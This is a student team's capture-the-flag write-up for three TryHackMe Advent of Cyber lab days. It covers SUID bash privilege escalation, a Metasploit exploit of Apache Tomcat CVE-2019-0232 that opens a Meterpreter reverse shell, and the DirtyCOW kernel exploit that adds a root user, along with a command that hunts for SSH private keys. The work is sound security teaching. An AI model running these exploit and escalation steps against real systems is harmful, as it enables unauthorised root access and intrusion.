PSP0201 Week 4 Writeup

Group Name: Phoenix

Tutorial Group: TT4L

Members:

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Day 11: Networking - The Rogue Gnome

Tools: Kali Linux, gtfobins

Solution:

Question 1

What type of privilege escalation involves using a user account to execute commands as an administrator?

Vertical

Question 2

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

Vertical

Question 3

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

Horizontal

Question 4

What is the name of the file that contains a list of users who are a part of the sudo group?

sudoers (/etc/sudoers)

Question 5

What is the Linux Command to enumerate the key for SSH?

```
find / -name id_rsa 2> /dev/null
```

Question 6

If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute?

chmod +x find.sh


Question 7

The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?


python3 -m http.server 9999

Question 8


What are the contents of the file located at /root/flag.txt?



```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
```



awk	File read SUID Sudo Limited SUID
base32	File read SUID Sudo
base64	File read SUID Sudo
basenc	File read SUID Sudo
bash	Shell Reverse shell File upload File download File write File read Library load SUID Sudo
bridge	File read SUID Sudo
busybox	Shell File upload File write File read SUID Sudo
bzip2	File read SUID Sudo
capsh	Shell SUID Sudo
cat	File read SUID Sudo
chmod	SUID Sudo
choom	Shell SUID Sudo
chown	SUID Sudo
chroot	SUID Sudo
cmp	File read SUID Sudo
column	File read SUID Sudo
comm	File read SUID Sudo




SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```



```
-bash-4.4$ whoami
cmnatic
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# 
```



```
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4# 
```

Thought Process/Methodology

After accessing the target machine, we search the machine for executables with the SUID permission set. After getting all the binaries that we need, we check gtfobins for executables that has SUID. We found out /bin/bash can be used for this task. After running the bash -p command, we are now log in as root. We then use the cat command to get the flag in the root directory.


Day 12: Networking – Ready, set, elf.

Tools: Kali Linux, Metasploit, MITRE, Nmap

Solution:

Question 1

What is the version number of the web server?




10.10.104.6:8080

Apache Tomcat/9.0.17

If you're seeing this, you've

Question 2

What CVE can be used to create a Meterpreter entry onto the machine?




Search Results

There are **1** CVE Records that match your search.


Name	
CVE-2019-0232	When running on Windows with ena to Remote Code Execution due to a enableCmdLineArguments is disable the JRE behaviour, see Markus Wul blog (https://web.archive.org/web/20 the-wrong-way/).

Question 3


What are the contents of flag1.txt?




```
       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search

msf6 > search CVE-2019-0232

Matching Modules
================

   #  Name                                        Disclosure Date  Rank
  Check  Description
   -  ----                                        ---------------  ----
  -----  -----------

   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent
  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/windows/http/tomcat_cgi_cmdlineargs
```



```
Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://gi
                                         thub.com/rapid7/metasploit-framewo
                                         rk/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   SSLCert                     no        Path to a custom SSL certificate (
                                         default is randomly generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.43.128   yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port
```




```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.32.155:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.104.6
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.32.155:4444 → 10.10.104.6:49740 ) at
 2022-06-28 21:01:26 +0000
```



```
meterpreter > pwd
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\c
gi-bin
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\
WEB-INF\cgi-bin
=============================================================================
===============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-06-28 21:01:13 +0000  TDsgD.exe
100777/rwxrwxrwx  825    fil   2020-11-19 21:39:29 +0000  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 22:06:41 +0000  flag1.txt

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter > 
```

Question 4

What were the Metasploit settings you had to set?



```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.104.6
RHOST => 10.10.104.6
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.32.155
LHOST => 10.18.32.155
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/el
fwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
```

Thought Process/Methodology

Once the target machine was deployed, we scan the target machine with nmap. After we see all the open port, we open the web browser and enter the url **TARGET_MACHINE_IP**:8080 and find out that the target was using Apache Tomcat 9.0.17. We used ExploitDB and MITRE to find any vulnerabilities on this software and we found it (**CVE-2019-0232**). Then, we open Metasploit and start using the exploit that we just found. After running the exploit, we are now inside the target machine. We now can get the flag in the \cgi-bin\ directory. or folder?

Day 13: Networking – Coal for Christmas


Tools: Kali Linux, Nmap, DirtyCOW

Solutions:

Question 1

What old, deprecated protocol and service is running?

telnet




```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.105.32
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 05:21 UTC
Nmap scan report for 10.10.105.32
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 41.33 seconds
```

Question 2

What credential was left for you?

clauschristmas




```
┌──(kali㉿kali)-[~]
└─$ telnet 10.10.105.32 23
Trying 10.10.105.32...
Connected to 10.10.105.32.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!
```

Question 3

What distribution of Linux and version number is this server running?

Ubuntu 12.04



```
$ uname -a
Linux christmas 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012
x86_64 x86_64 x86_64 GNU/Linux
$ cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ █
```


Question 4

Who got here first?

Grinch

Question 5

What is the verbatim syntax you can use to compile, taken from the real C source code comments?




```
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
```

Question 6

What "new" username was created, with the default operations of the real C source code?


firefart




```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi6bS9A.C7BDQ:0:0:pwned:/root:/bin/bash

mmap: 7f71ae36b000
```

Question 7

What is the MD5 hash output?




```
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY
```



```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# 
```

Question 8

What is the CVE for DirtyCow?



Dirty COW (CVE-2016-5195) is a privilege
ernel's memory subsystem handled the c
gain write access to otherwise read-only

Thought Process/Methodology

Once the target machine was deployed, we scan the target machine with nmap. We found out there were 3 open ports. At first, we thought of using ssh but we have no username nor password. So, after a little bit of researching in Google we found out that telnet is deprecated. We then used the telnet command and we found out that someone leave out Santa’s username and password out in the open. After we have login, we check our directory to find out the grinch has left a letter for us. In the ASCII file there were some codes in it, and we figured out that it is DirtyCOW exploit. We then tried to research more about DirtyCOW and stumble upon the exploit in GitHub. It tells us how to compile the code and how it works. We just copy paste the code and follow the instruction given. After running the file, the file will create a user called ‘firefart’ and we can use the ‘su firefart’ to change into the user. We then login and go to the root directory. Another letter from the grinch telling us how to get the key. We just follow the instruction given and create the coal file, piping the tree command into the md5sum command to get the key.

